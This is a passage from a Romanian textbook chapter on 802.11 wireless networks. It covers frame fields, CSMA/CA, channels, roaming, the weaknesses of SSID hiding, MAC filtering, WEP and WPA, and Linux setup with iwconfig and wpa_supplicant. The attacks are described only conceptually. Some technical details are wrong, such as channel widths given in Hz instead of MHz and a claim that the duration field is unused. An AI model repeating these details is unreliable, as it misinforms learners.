Prima observaţie este că dimensiunea maximă posibilă a cadrului wireless este de 2346 de octeţi. După cum s-a specificat în capitolul 2, protocolul *Ethernet* nu permite un MTU mai mare de 1518 octeţi. Ce se va întâmpla, deci, când un cadru wireless de dimensiunea mai mai mare de 1518 *bytes* va intra într-o reţea *Ethernet*? Cum, la nivelul 2, protocolul *Ethernet* nu oferă o posibilitate de fragmentare a unui cadru de dimensiune prea mare, protocolul de nivel superior (cel mai adesea este vorba de IP) va trebui să ofere serviciul de fragmentare. Bineînţeles că acest proces va avea întotdeauna loc în interiorul unui *bridge* sau AP.

În general, MTU-ul de pe reţele wireless este setat implicit la maxim 1518 pentru a evita procesul de fragmentare care introduce un overhead de procesare la nivelul echipamentelor de reţea.

Primul câmp din cadrul wireless este numit cadrul de control şi ocupă 2 octeţi. Cele mai importante informaţii pe care acesta le furnizează sunt biţii de *To DS (Distribution System* – termenul este echivalent cu access point) şi *From DS*. Cele 4 combinaţii care se pot obţine din varierea valorilor acestor 2 biţi oferă o interpretare unică a celor 4 adrese MAC din cadrul wireless. În continuare, se vor prezenta aceste interpretări:

Către AP	De la AP	Adresa 1	Adresa 2	Adresa 3	Adresa4
0	0	Destinaţie	Sursă	BSSID	-
0	1	Destinaţie	BSSID	Sursă	-
1	0	BSSID	Sursă	Destinaţie	-
1	1	Adresă receptor	Adresă transmiţător	Destinaţie	Sursă

Pentru o mai bună înţelegere a câmpurilor de mai sus, se recomandă consultarea standardului IEEE publicat în 2007 [4].

În interiorul cadrului 802.11 este prezent şi un câmp de durată. Acesta fusese creat pentru a oferi unei staţii posibilitatea de a putea comunica celorlalte staţii perioada în care aceasta va ocupa mediul. Se va analiza pe scurt un scenariu simplu pentru a releva importanţa acestei facilităţi.

Se presupune că într-o reţea wireless, staţia A vrea să transmită. Aceasta va asculta mediul (*Carrier Sense*) şi dacă este liber (*Multiple Access*) va începe să transmită completând şi câmpul de durată cu o valoare estimată. Cadrul pe care staţia A îl va transmite va ajunge la toate staţiile care sunt în raza sa de transmisie. Staţia B asculta şi ea mediul, căci vrea să transmită. Când va primi cadrul staţiei A, va citi în câmpul de durată că aceasta va ocupa mediul timp de x secunde. Ştiind că timp de x secunde mediul va fi ocupat cu transmisia staţiei A, staţia B nu va mai scana mediul în acest interval şi astfel va conserva, astfel, putere.

La începuturile standardului, ideea era una destul de practică, căci dispozitivele care sunt în general dotate cu capabilităţi wireless au acumulatori cu timp limitat de funcţionare. S-a observat, însă, că informaţia de durată poate deschide reţeaua la unele hibe de securitate şi de aceea câmpul de durată nu este folosit în comunicaţiile din prezent.


10.4.2 Accesul la mediu

Reţelele 802.11 se mai numesc, eronat, „Wireless *Ethernet*". Deşi cele două tehnologii au unele lucruri în comun, asemănări majore între ele nu există nici la nivel fizic, nici la nivelul legătură de date.

În specificaţia *Ethernet,* tehnica de acces la mediu este CSMA/CD. Aceasta, însă, se referă la situaţia în care mediul este comun, adică fie se utilizează huburi, fie topologiile erau de tip magistrală. Astăzi însă, niciuna dintre situaţiile acestea nu mai este întâlnită în practică: se utilizează switchuri ce elimină coliziunile de pachete pe mediu, aceasta făcând CSMA/CD inutilă. Printre beneficii se numără atât comunicaţia *full-duplex,* cât şi banda garantată.

În cazul reţelelor wireless ne întoarcem, însă, la situaţia în care mediul este partajat, din acest punct de vedere, reţeaua fără fir semănând cu o reţea *Ethernet* bazată pe hub. Anumite particularităţi fac însă CSMA/CD să fie ineficientă în cazul transmisiilor fără fir.

Să considerăm următorul exemplu: două staţii (*H1* şi *H2*) şi un punct de acces (*AP*) fac parte dintr-o reţea wireless. AP este în raza lui H1 dar H2 nu. H1 doreşte să transmită către AP.




10-8 Problema staţiei ascunse

Dacă se foloseşte CSMA/CD, atunci H1 va asculta mediul şi, dacă nu recepţionează semnal, va începe să transmită. Ce se întâmplă dacă H2 transmite către AP în momentul acesta? H1 nu va recepţiona semnalul pentru că H2 nu e în raza sa de acoperire, aşa că va începe să transmită odată cu staţia H2, rezultând astfel o coliziune pe mediu. Această problemă se numeşte **problema staţiei ascunse** (vezi Fig. 10-8).

În concluzie, nu putem folosi CSMA/CD pentru a asigura accesul la mediul wireless partajat. Soluţia adoptată de standard se numeşte CSMA/CA *(Carrier Sense Multiple Access/Collision Avoidance).* Funcţionarea acestui mecanism se bazează pe trimiterea unui cadru special de *ACK* de la destinaţie la sursă, după fiecare cadru 802.11 primit la destinaţie. Dacă, după trimiterea unui cadru, nu se primeşte un *ACK*, se aşteaptă un timp aleator şi se încearcă din nou să se trimită cadrul pentru care nu s-a primit *ACK*. Se analizează modul în care această metodă rezolvă problema staţiei ascunse:

- Staţia A ascultă mediul şi, dacă nu detectează prezenţa unui semnal, începe să transmită.
- Staţia C face exact acelaşi lucru şi începe şi ea să transmită.
- Se produce o coliziune între cele două cadre şi niciunul din ele nu ajunge la staţia B, deci staţia B nu trimite *ACK* nici staţiei A, nici staţiei C.

- Ambele stații așteaptă un timp predefinit în care așteaptă *ACK*. Dacă timpul de așteptare expiră, ambele stații vor aștepta un timp aleatoriu numit DIFS (*Distributed Interframe Spacing*) înainte să transmită din nou.



10-9 Accesul la mediu

Notă: După cum s-a precizat și la descrierea standardului 802.11a, deoarece în wireless, pentru fiecare cadru trimis, se așteaptă un ACK, banda efectivă de care se dispune, este de la început înjumătățită.

O altă metodă de acces la mediu prevăzută în CSMA/CA presupune folosirea unor mesaje speciale de tip RTS (*request to send*) și CTS (*clear to send*). Folosind acest mecanism, o stație întreabă AP-ul dacă mediul de transmisie este liber folosind un mesaj de tip RTS. Acest cadru ajunge doar la AP. AP-ul, fiind punctul central al rețelei, nu are problema stației ascunse. Dacă mediul este liber, AP-ul trimite un CTS în care specifică stația ce a obținut permisia de a transmite. Mesajul de tip CTS ajunge la toate stațiile din rețea, nu doar la cea care a cerut acces la mediu prin mesajul RTS anterior. Astfel, stația ce dorea să transmită va primi acces, iar celelalte stații vor considera mediul ocupat de aceasta (vezi Fig. 10-9).


10.4.3 Canale de comunicație

După cum se poate observa până în acest punct, deși CSMA/CA prevede o metodă de comunicare funcțională, totuși nu oferă o soluție ca două stații să poată transmite în același timp, pe aceeași frecvență. S-ar obține o coliziune urmată de retransmiterea pachetului. Deci, cum se pot obține două rețele wireless care să funcționeze în aceeași banda ISM și care să nu producă o coliziune sau să interfereze una cu cealaltă. Răspunsul rezidă în analiza lățimii de bandă care este folosită într-o transmisie wireless. Lățimea de bandă este până la urmă o plajă de frecvențe în care se transmite un semnal.

Se va lua ca exemplu standardul 802.11g. Pentru a putea transmite 54 Mbps, folosind OFDM şi tehnici de transmisie în spectru împrăştiat, este nevoie de o plajă de frecvenţe de doar 22 Hz. Dar banda ISM de 2,4 GHz se întinde între 2,401 şi 2,473 Ghz (o plajă de 72 Hz). Deci se pot transmite simultan în această banda ISM, 3 (72/22) fluxuri wireless separate, care funcţionează fiecare într-o bandă separată de 22 Hz.

Aceste benzi de 22 Hz, se numesc canale. Folosirea mai multor canale face posibilă coexistenţa a două reţele wireless care funcţionează în aceeaşi bandă ISM, în acelaşi domeniu de propagare. Standardul 802.11g specifică existenţa mai multor astfel de canale care sunt spaţiate la doar 5 MHz unul de celălalt şi care se suprapun pe o bandă de 17 MHz. De ce sunt prevăzute mai multe canale care interferează unul cu celălalt, în loc de trei canale complet independente? Pentru că se doreşte posibilitate reglajului fin în cazul unei interferenţe de interval mic la unul din capetele unui canal.

Lărgimea benzii ISM diferă între standardul din America şi cel din Europa. În timp ce în America se specifică intervalul 2,401 - 2,473 *Ghz*, în Europa se precizează plaja de 2,401 GHz până la 2,483 GHz. Cele 3 canale ce nu interferează sunt 1,6 şi 11 în America (vezi Fig. 10-10) şi 1, 7 şi 13 în Europa.




10-10 Canale multiple

În anul 2003 IEEE a publicat standardul 802.11h, care a fost încorporat în 802.11 în 2007. Acest amendament adus standardului original introduce şi canale suplimentare în benzile UNII pentru reţelele 802.11a. În prezent, se beneficiază de 23 de canale în Statele Unite şi de 19 în Europa.

10.4.4 Roaming

Colocalizarea mai multor reţele poate fi folosită şi în alt scop: mărirea acoperirii şi benzii unei reţele wireless prin adăugarea de *access point*-uri. Pentru a realiza acest deziderat, nu este suficient să adăugam mai multe AP-uri la reţea aşa cum punem mai multe becuri pentru a face mai multă lumină. În momentul în care apar mai multe *access point*-uri, automat se creează mai multe reţele wireless. În consecinţă, vor apărea coliziuni între ele dacă nu folosim canale disjuncte.

Topologia din Fig. 10-11 poartă numele de ESS (*Extended Service Set*) şi funcţionează astfel: AP-urile sunt conectate în acelaşi reţea *Ethernet* şi funcţionează respectiv pe 3 canale disjuncte (1-7-13). Astfel, când o staţie intră în raza de acoperire a reţelei, ea va fi asociată AP-ului cu semnalul cel mai puternic din acea zona. Aici se aplică funcţia de reasociere a AP-urilor. Dacă o persoană cu un PDA traversează de la stânga la dreapta reţeaua, PDA-ul va fi asociat pe rând fiecăruia dintre AP-uri. Spre exemplu, când semnalul de la *access point*-ul 1 devine prea slab, adaptorul va fi intrat deja în raza *access point*-ului 2 şi va fi asociat acestuia fără pierderea conexiunii la reţea. Acest serviciu, ca şi la telefonia mobilă, poartă numele de **roaming**.



10-11 Roaming

Folosind o topologie ESS, nu se extinde doar raza reţelei, ci şi se oferă mai multă bandă clienţilor mobili. Aceasta pentru că fiecare AP oferă clienţilor lui până la 54 Mbps, deci în total ele vor constitui o reţea wireless cu o bandă de 3x54 Mbps = 162 Mbps.

10.5 Mecanisme de securitate wireless

10.5.1 SSID broadcast

Fiecare reţea wireless este identificată printr-un nume: aşa numitul SSID (*Service Set Identifier*). Pentru ca o staţie să se poată asocia la o reţea, ea trebuie să cunoască *SSID*-ul reţelei respective. În mod normal, *access point*-urile anunţă periodic SSID-ul reţelei pentru ca o staţie să verifice dacă nu cumva doreşte să se asocieze reţelei respective. Acest proces de anunţare se numeşte SSID *broadcast*. Cunoaşterea SSID-ului de către o staţie atacatoare poate fi un risc de securitate. Toate AP-urile oferă o setare ce permite eliminarea SSID *broadcast*, forţând astfel o asociere activă (staţia trebuie să specifice manual reţeaua la care doreşte să se conecteze).

Deşi eliminarea SSID *broadcast* este considerată în unele documentaţii ca fiind o măsura de securitate, această afirmaţie este eronată. Protocolul 802.11 conţine în specificaţii mesaje speciale numite *beacons*. Aceste mesaje sunt folosite de către AP ca un mecanism de verificare periodică a faptului că o staţie este încă activă. *Beacon*-urile sunt văzute de toate staţiile din reţea şi conţin SSID-ul reţelei. Deci eliminarea SSID *broadcast* este o măsura complet inutilă de securitate, odată ce SSID-ul poate fi aflat de atacator din aceste *beacon*-uri ce nu pot fi dezactivate.

Trebuie spus, totuşi, că există unele rutere care permit eliminarea completă a SSID-ului, atât din mesajele de *broadcast*, cât şi din *beacon*-uri.

10.5.2 Filtrare bazată pe adresa MAC

O metodă foarte des folosită în reţelele mici este *MAC Filtering*. Aceasta presupune configurarea AP-ului astfel încât să permită accesul doar anumitor interfeţe wireless, pe baza adresei MAC. Spre exemplu, dacă în reţeaua voastră vreţi să conectaţi doar aceleaşi cinci staţii, puteţi configura AP-ul să accepte doar interfeţele care au una dintre cele 5 adrese *MAC*. Nici această abordare nu e mult mai sigură: adresele *MAC* acceptate pot fi aflate prin captura traficului între ele şi AP. Apoi un hacker poate schimba adresa *MAC* a interfeţei proprii cu unul dintre *MAC*-urile capturate.

Metodele prezentate mai sus, deşi nu sunt foarte sigure, sunt foarte des folosite. Aceasta se întâmplă nu din lipsa de cunoştinţe sau ignoranţă. Când vine vorba despre securitate, înaintea luării oricărei măsuri, trebuie realizată o evaluare a riscului. Dacă aveţi de realizat o reţea wireless într-o centrală nucleară, atunci merită asigurat un maxim de securitate. Dacă, însă, aveţi o reţea acasă şi protejaţi o conexiune Internet, atunci măsurile nu au de ce să fie foarte drastice.

10.5.3 WEP

Protocolul 802.11 include şi o specificaţie pentru un mecanism de securizare mai avansat: WEP (*Wired Equivalent Privacy*). După cum spune şi numele, reprezintă un mecanism specializat ce, teoretic, ar trebui să confere un nivel destul de ridicat de securitate.

WEP asigură criptarea traficului din reţea printr-un algoritm de criptare simetrică denumit RC4. Pentru a securiza o reţea prin acest mecanism, o cheie specifică reţelei (nu este acelaşi lucru cu SSID) este cunoscută de către toate nodurile cărora li se permite asocierea. În momentul în care o staţie doreşte să se asocieze AP-ului, acesta verifică dacă staţia cunoaşte cheia secretă printr-o secvenţă de *challenge*: trimite un mesaj aleator pe care staţia trebuie să-l returneze criptat. AP-ul va decripta apoi mesajul şi va verifica dacă este chiar mesajul pe care el l-a trimis iniţial. Acest pas suplimentar la asociere poartă numele de autentificare. Din acest moment, staţia poate comunica în reţea, însă cadrele comunicate vor fi toate criptate cu cheia reţelei.

Din nefericire, oricât de puternică ar fi criptarea şi oricât ar fi cheia de lungă, faptul că aceasta este statică este o mare vulnerabilitate. Un hacker poate intercepta secvenţa de autentificare şi, cunoscând algoritmul, va încerca să afle cheia. Din moment ce aceasta se va schimba foarte rar, are foarte mult timp la dispoziţie să o facă.

Fiind vorba de tehnologie relativ recentă, s-au făcut multe studii în legătură cu puterea *WEP*-ului, descoperindu-se astfel o serie de vulnerabilităţi. Totul a culminat cu spargerea algoritmului în 2001, iar acum există publicate pe Internet aplicaţii care pot descoperi foarte repede cheia WEP pe baza pachetelor interceptate din reţea. Se va prezenta în cadrul unui studiu de caz cum se poate descoperi cheia WEP.

10.5.4 WPA/WPA2

Wi-Fi Alliance este un consorţiu format din peste 300 dintre cele mai mari companii din domeniul IT, având ca scop promovarea şi dezvoltarea tehnologiilor wireless. În 2003 *Wi-Fi Alliance* a propus un nou protocol pentru securitatea reţelelor: WPA (*Wi-Fi Protected Access*), ce a devenit standardul de securitate pentru majoritatea echipamentelor 802.11.

WPA implementează un subset al specificaţiilor de securitate wireless prezente în standardul 802.11i şi reprezintă răspunsul industriei la şocul spargerii *WEP*-ului, venind cu soluţii pentru cele mai importante vulnerabilităţi descoperite acestuia din urmă. Cea mai importantă îmbunătăţire adusă WPA-ului este folosirea unui protocol de schimbare dinamică a cheii de criptare pe durata conexiunii: TKIP (*Temporary Key Integrity Protocol*). Acesta vine să rezolve problema WEP legată de posibilitatea facilă de recuperare a cheii. WPA funcţionează în două moduri: **personal** şi **enterprise**.

În prezent, WPA a ajuns la cea de-a doua versiune. În iunie 2004 IEEE a omologat standardul 802.11i, venit să amendeze standardul 802.11 cu privire la securitatea în reţelele wireless. WPA2 implementează setul de specificaţii obligatorii prezent în standardul 802.11i, păstrând şi compatibilitatea cu prima versiune a protocolului (WPA). Recomandările actuale în privinţa securităţii reţelelor fără fir sunt folosirea unui sistem WPA2 Personal (*AES PreShared Key*) pentru utilizatorii casnici şi WPA2 Enterprise împreună cu un server RADIUS pentru mediul de afaceri.

Standardul WPA a fost spart pentru algoritmul TKIP, dar nu şi pentru AES. Versiunea 2 a protocolului nu poate fi spartă de o staţie neasociată. În schimb, s-a descoperit o vulnerabilitate prin care o staţie din interiorul reţelei poate intercepta şi decripta traficul unei alte staţii asociate. WPA2 foloseşte două tipuri de chei de criptare:

- PTK – unică pentru fiecare client, fiind folosită pentru traficul unicast.
- GTK – comună reţelei, fiind folosită pentru traficul de broadcast.

Exploitul realizează un atac MiTM (*Man in the middle* – vezi capitolul *Atacuri de reţea*) folosind o vulnerabilitatea a cheii comune (GTK). Această vulnerabilitate a WPA2 este cunoscută sub numele de *Hole196* [6]. Pentru protecţie se poate instala pe staţie un program de detecţie a infestării tabelei ARP (*arp poisoning* – vezi capitolul *Atacuri de reţea*).

Un studiu efectuat în iunie 2007 în Londra, oraşul cu cel mai mare număr de reţele fără fir din lume (7130 de puncte de acces), a arătat că 19% din reţelele fără fir nu aveau implementat niciun fel

de sistem de protecţie a reţelei. Dintre cele care ofereau un oarecare nivel de securitate, 48% erau protejate cu WEP. În momentul actual, majoritatea reţelelor wireless publice sunt securizate folosind standardul WPA2, acolo unde echipamentele suportă această opţiune.

Notă: Dacă parola pe care o folosiţi pentru securizarea reţelei este slabă, nu contează ce algoritm sau ce standard de securitatea folosiţi: reţeaua va putea fi spartă printr-un atac de tip *brute force* (vezi capitolul *Atacuri de reţea*). De aceea se recomandă citirea unui ghid [5] ce prezintă cele mai bune practici în alegerea unei parole, înainte de a configura securitatea unei reţele.

10.6 Utilitare şi fişiere de configurare

Pe parcursul ultimilor ani, s-a investit destul de mult efort atât din partea comunităţii, cât şi din partea diferitor organizaţii (*Linux Foundation*, *WiFi Alliance*, *DELL*) pentru a îmbunătăţi şi a populariza Linux ca o platformă mobilă pentru utilizatorul final. Prezentându-se în lumea utilizării sistemelor de operare ca o platformă cu pretenţii, odată cu apariţia nevoii de mobilitate pe piaţa IT, Linux a obţinut suport pentru stiva 802.11 şi a pătruns şi în lumea dispozitivelor *embedded*, dezvoltând platforme împreună cu *Texas Instruments* şi *Intel*.

În prezent, s-au făcut progrese reale pentru oferirea unui suport cât mai bun pentru drivere wireless, astfel că, în prezent, Linux oferă atât soluţii de reţele *adhoc*, infrastructură de dimensiuni mici şi medii, cât şi soluţii *enterprise*.

Unul din proiectele interesante care îşi propune să mărească gama de suport wireless în Linux este *NDISwrapper*. Pentru că mulţi producători nu eliberează şi drivere Linux pentru plăcile wireless livrate, *NDISwrapper* face posibilă instalarea de drivere wireless scrise în Windows API pe o platformă Linux. Mai multe informaţii se pot găsi pe pagina web a proiectului [7].

10.6.1 Linux

Se vor prezenta în continuare atât modul de configurare si securizare al reţelelor wireless `adhoc` şi infrastructură. Deşi Ubuntu oferă suport pentru configurarea în mediul grafic, pentru exemplele de mai jos se va prefera utilizarea liniei de comandă. Motivul pentru această alegere este lipsa de suport pe termen lung pentru clientul de wireless pe care Ubuntu îl conţine şi instabilitatea pe care *GUI*-ul o are pentru unele drivere wireless. Folosind linia de comandă, există siguranţa unei soluţii independente de platformă şi care va putea fi aplicată pe orice distribuţie de Linux.

Configurarea unei reţele (atât ad-hoc cât şi infrastructură) se poate face în două moduri:

- temporar – prin intermediul unor comenzi ce se aplică în momentul în care sunt introduse. Ele afectează software-ul ce rulează în RAM, deci configurările nu vor fi persistente la următoarea pornire a sistemului.
- permanent – prin editarea fişierului de configurare `/etc/network/interfaces` şi repornirea serviciului de reţea. Fişierul este încărcat la fiecare repornire a sistemului.

Un pachet esenţial pentru acest capitol, care va fi folosit în toate configuraţiile prezentate, este `wireless-tools`. Acesta se poate instala uşor pe sistemele debian-based, folosind utilitarul `apt`:

```
root@HQ:~# apt-get install wireless-tools
```

Acest pachet conţine următoarele utilitare:

- `iwconfig` este un utilitar asemănător ifconfig cu ajutorul căruia se pot configura parametrii de bază ai unei legături wireless.
- `iwlist` oferă posibilitatea de scanare în linie de comandă pentru găsirea reţelelor wireless.
- `iwevent` permite monitorizarea interfeţei wireless şi raportarea unui eveniment de asociere cu o reţea wireless sau încheierea unei scanări.
- `iwspy` afişează parametrii de putere şi de calitate ai legăturii wireless.
- `iwpriv` permite modificarea unor parametrii specifici fiecărui driver wireless.

Înainte de configurarea propriu-zisă se recomandă oprirea *Network Manager*-ului (cel care se ocupă de configurarea prin *GUI*). Pe sistemele debian-based se execută următoarea comandă:

```
root@HQ:~# service network-manager stop
Stopping network connection manager: NetworkManager.
```

După oprirea acestuia, managementul tuturor conexiunilor trebuie făcut manual, inclusiv al celor pe cablu.

iwconfig

`iwconfig` permite configurarea unei plăci de rețea în mod ad-hoc sau de tip infrastructură. Pentru început, trebuie aflat numele interfeței wireless de rețea. Se va folosi comanda `iwconfig` fără niciun parametru pentru a afișa interfețele active în sistem.

ATENȚIE: Utilitarul trebuie rulat cu drepturile utilizatorului privilegiat.

```
root@HQ:~# iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11g     ESSID:""       Nickname:""
          Mode: auto       Frequency:2.412 GHz    Cell: Not-Associated
          Tx-Power=27 dBm
          Retry min limit:7        RTS thr:off    Fragment thr=2346 B
          Power Management:off
          Link Quality:0   Signal level:0 Noise level:0
          Rx invalid nwid:0        Rx invalid crypt:0     Rx invalid frag:0
          Tx excessive retries:0   Invalid misc:0 Missed beacon:0
```

Dacă interfața nu apare în rezultatul comenzii `iwconfig`, numele cu care sistemul identifică această componentă (`wifi0`, `wlan0`, `wireless0`) poate fi aflat din consultarea fișierului `/proc/net/dev`.

```
root@HQ:~# cat /proc/net/dev
Inter-|   Receive                                                |  Transmit
 face |bytes     packets errs drop fifo frame compressed multicast|bytes     packets errs
drop fifo colls carrier compressed
    lo:136374990  605516    0    0    0     0          0         0 136374990  605516    0
0    0     0       0          0
  eth0:809470467 1165916    0    0    0     0          0         0 92917929  668139    0
0    0     0       0          0
[...]
```

Specificarea tipului de rețea wireless se face cu ajutorul parametrului `mode` al comenzii `iwconfig`. În continuare vom exemplifica comenzile pe modul *ad-hoc*:

```
root@HQ:~# iwconfig wlan0 mode adhoc
```

Parametrul `mode` are cea mai mare prioritate în configurație și trebuie introdus întotdeauna primul în secvența de comenzi de configurare. Valorile sale relevante sunt:

- `master` – această valoare desemnează interfața ca fiind una de AP. Se va folosi numai dacă se dorește realizarea unui server Linux care să poată funcționa ca Access Point. Se recomandă consultarea specificațiilor plăcii de rețea pentru a vedea dacă poate fi trecută în acest mod.
- `managed` – acest mod se folosește când se dorește conectarea la un AP într-o rețea tip infrastructură.
- `adhoc` – specifică opțiunea unei rețele ad hoc.

În continuare, trebuie configurat SSID-ul rețelei *ad-hoc* pe fiecare dintre stații.

```
root@HQ:~# iwconfig wlan0 essid nume_rețea
```

Este necesară și configurarea unui canal de comunicare. Pentru rețele *ad-hoc*, acesta se alege de comun acord, iar pentru cele de tip *infrastructură*, trebuie configurat canalul AP-ului la care se conectează placa. Acesta poate fi obținut folosind utilitarul `iwlist`, prezentat în secțiunea următoare.

Comanda `iwconfig` oferă posibilitatea setării și altor parametri ai conexiunii, cum ar fi:

- `rate N` – pentru a seta bit-rate-ul (viteza de transmisie) la viteza N.
- `txpower N` – pentru setarea puterii de transmisie la valoarea N.
- `key XXXX-XXXX-XXXX-XXXX` – setarea unei chei WEP.

Până la acest pas, a fost configurată o reţea wireless ce oferă conectivitate de nivel 2. Pentru a putea asigura comunicare de nivel 7 trebuie configuraţi, mai întâi, parametrii de nivel 3: adresele IP (de asigurarea conectivităţii 4-7 se ocupa stiva TCP/IP şi sistemul de operare). Acestea se configurează ca la o placă de reţea Ethernet folosind utilitarul `ip address`.

iwlist

Pentru o reţea de tip infrastructură va trebui setat modul *managed*, SSID-ul reţelei la care se doreşte conectarea şi canalul de comunicaţie folosit de reţea. SSID-ul şi canalul de comunicaţie identifică în mod unic o reţea wireless, deci trebuie setate pe client la aceeaşi valoare la care au fost configurate şi pe AP.

Dacă se doreşte apartenenţa la o reţea fără fir, trebuie aflat cumva SSID-ul reţelei la care trebuie făcută asocierea. Pachetul `wireless-tools` include un utilitar numit `iwlist`, folosit pentru scanarea mediului şi aflarea SSID-ului reţelelor care se află în raza receptorului wireless local. Pentru a porni scanarea, se va apela comanda `iwlist` astfel:

```
root@HQ:~# iwlist wlan0 scanning
wlan0     Scan completed :
          Cell 01 - Address: 00:1B:FC:60:D7:8D
                    ESSID:"RL"
                    Mode:Master
                    Channel:1
                    Frequency:2.412 GHz (Channel 1)
                    Quality=71/100 Signal level=-63 dBm Noise level=-75 dBm
                    Encryption key:on
                    IE: WPA Version 1
                    Group Cipher : TKIP
                    Pairwise Ciphers (2) : CCMP TKIP
                    Authentication Suites (1) : PSK
                    Bit Rates:1 Mb/s; 2 Mb/s; 5.5 Mb/s; 11 Mb/s; 18 Mb/s
                    24 Mb/s; 36 Mb/s; 54 Mb/s; 6 Mb/s; 9 Mb/s
                    12 Mb/s; 48 Mb/s ; 54 Mb/s
                    Extra:tsf=000000ca49a2cfbc


          Cell 02 - Address: 00:19:E0:84:DD:4A
                    ESSID:"guest"
                    Mode:Master
                    Channel:11
                    Frequency:2.412 GHz (Channel 1)
                    Quality=79/100 Signal level=-55 dBm Noise level=-75 dBm
                    Encryption key:off
                    Bit Rates:1 Mb/s; 2 Mb/s; 5.5 Mb/s; 11 Mb/s
                   s Extra:tsf=0000000000190900b
```

Analizând rezultatul comenzii, se poate observa existenţa a două reţele de tip infrastructură (identificate astfel după parametrul `mode Master`) la care se poate încerca conectarea.

Reţeaua cu SSID-ul *RL*:

- Foloseşte frecvenţa de 2.4 Ghz şi canalul 1
- Adresa MAC prezentă în directive *Cell:* este adresa fizică a AP-ului şi poartă numele de BSSID (Basic Service Set Identifier) într-o reţea infrastructură.
- Analizând bit rate-ul posibil pe care AP-ul îl oferă, se poate concluziona faptul că AP-ul foloseşte protocolul 802.11g deoarece 802.11b, deşi funcţionează la aceeaşi frecvenţă, nu are o rată teoretică de funcţionare mai mare de 11 Mbps
- Foloseşte autentificare şi criptare pe baza protocolului WPA TKIP (chei schimbate în mod dinamic).

Reţeaua cu SSID-ul *guest*:

- Foloseşte frecvenţa de 2.4 Ghz şi canalul 11 .
- Adresa MAC prezentă în directiva *Cell:* este adresa fizică a AP-ului şi poartă numele de BSSID (Basic Service Set Identifier) într-o reţea infrastructură.

- Urmărind rezultatul ratei posibile afişate (bit rate), se poate identifica reţeaua ca fiind 802.11b (viteză maximă 11 Mbps).
- Reţeaua nu foloseşte asociere securizată, fiind de tip OPEN (*Encryption key: off*). Atenţie, acest lucru nu înseamna ca se va putea realiza întotdeauna asocierea la reţea. Chiar dacă reţeaua apare ca fiind OPEN la scanare, pot fi implementate politici de filtrare după adresa MAC pe AP, care să permită doar anumitor staţii să se asocieze reţelei.

/etc/network/interfaces – directive pentru wireless

În general pe Linux toate configurările permanente se fac în fişiere text. Chiar şi atunci când se folosesc utilitare în mod grafic, acestea operează modificări în fişiere text. Plăcile de reţea wireless se configurează permanent, ca şi cele Ethernet, în fişierul `/etc/network/interfaces`. Acestea mai dispun de opţiuni suplimentare pentru specificarea modului de lucru, a SSID-ului şi a canalului de comunicaţie. După realizarea configurărilor, nu uitaţi să resetaţi servicul de reţea.

```
root@HQ:~# cat /etc/network/interfaces
[...]
auto wlan0
iface wlan0 inet static
        wireless-mode adhoc
        wireless-channel 4
        wireless-essid nume_reţea
        address 86.122.60.17
        netmask 255.255.255.192
        gateway 86.122.60.1
root@micos:~# /etc/init.d/networking restart
 * Reconfiguring network interfaces...
[...]
ssh stop/waiting
ssh start/running, process 10347
                                                          [ OK ]
```

Rezultatul comenzii `iwconfig` va reflecta parametrii aplicaţi:

```
root@HQ:~# iwconfig wlan0
wlan0     IEEE 802.11g     ESSID:"nume_reţea"    Nickname:""
          Mode:Adhoc       Frequency:2.427 GHz   Cell: 00:19:E0:84:DD:4A
          Bit Rate=54 Mb/s Tx-Power=27 dBm
          Retry min limit:7       RTS thr:off     Fragment thr=2346 B
          Power Management:off
          Link Quality=85/100     Signal level=-48 dBm  Noise level=-82 dBm
          Rx invalid nwid:0       Rx invalid crypt:0    Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0 Missed beacon:0
```

Pentru autentificarea pe bază de WEP, se poate adăuga directiva `wireless-key`:

```
root@HQ:~# cat /etc/network/interfaces
[...]
iface wlan0 inet static
[...]
        wireless-key s:7733-7031-7377-3361-6B
[...]
```

După repornirea serviciului de reţea, se obţine conectivitate cu suport WEP.

```
root@HQ:~# iwconfig wlan0
wlan0     IEEE 802.11g     ESSID:"nume_reţea"    Nickname:""
          Mode:Managed     Frequency:2.437 GHz   Access Point: 00:1D:7E:4C:4F:1D
          Bit Rate=54 Mb/s Tx-Power=27 dBm
          Retry min limit:7       RTS thr:off     Fragment thr=2346 B
          Encryption key:7733-7031-7377-3361-6B
          Power Management:off
          Link Quality=98/100     Signal level=-25 dBm  Noise level=-127 dBm
          Rx invalid nwid:0       Rx invalid crypt:0    Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0 Missed beacon:0
```

Pentru realizarea unei conexiuni folosind standardul WPA/WPA2 trebuie folosit un alt utilitar: `wpasupplicant`.

wpasupplicant

Pachetul `wireless-tools` nu oferă suport pentru WPA/WPA2. Pentru acest lucru trebuie instalat pachetul `wpasupplicant`.

```
root@HQ:~# apt-get installl wpasupplicant
```

Pentru a se putea realiza asocierea cu o reţea WPA2, în fişierul de configurare al interfeţelor va trebui introdusă cheia partajată WPA2 care a fost setată şi pe AP. Problema este că `/etc/network/interfaces` are drept de read implicit pentru orice utilizator din sistem. Degeaba s-ar oferi securitate WPA2 reţelei, dacă parola ar fi introdusă în text clar într-un fişier de configurare pe care oricine îl poate consulta. În acest punct intervine `wpasupplicant` prin oferirea unui utilitar cu ajutorul căruia se poate genera un hash de 64 caractere, care poate fi ulterior introdus în fişierul `/etc/network/interfaces`. Acest utilitar se numeşte `wpa-passphrase`, iar pentru a genera hash-ul are nevoie la intrare de SSID-ul reţelei şi de cheia partajată a reţelei.

```
root@micos:~# wpa_passphrase nume_retea cheie_secreta
network={
        ssid="nume_retea"
        #psk="cheie_secreta"
        psk=453783ad77a2623ed828e8627bede87dd7c3d372d4806b75cab3743beadcb486
}
```

Alături de cheia partajată, în fişierul de configurare vor mai trebui adăugate următoarele directive:

- `wpa-driver` – specifică driverul folosit. Se va folosi parametrul wext (Linux wireless extensions); acesta este driverul generic instalat de Linux.
- `wpa-ssid` – specifică SSID-ul reţelei.
- `wpa-ap-scan` – primeşte parametrul `1` dacă reţeaua are SSID broadcast activat şi parametrul `2`, în caz contrar.
- `wpa-proto` – versiunea protocolului. Parametrii pot fi `WPA2` sau `WPA`.
- `wpa-pairwise`, `wpa-group` – aceste două directive primesc acelaşi tip de parametru, care specifică procolul de criptare folosit. Valorile pot fi `CCMP` pentru AES sau `TKIP` pentru TKIP (asigura compatibilitatea WPA2 cu WPA).
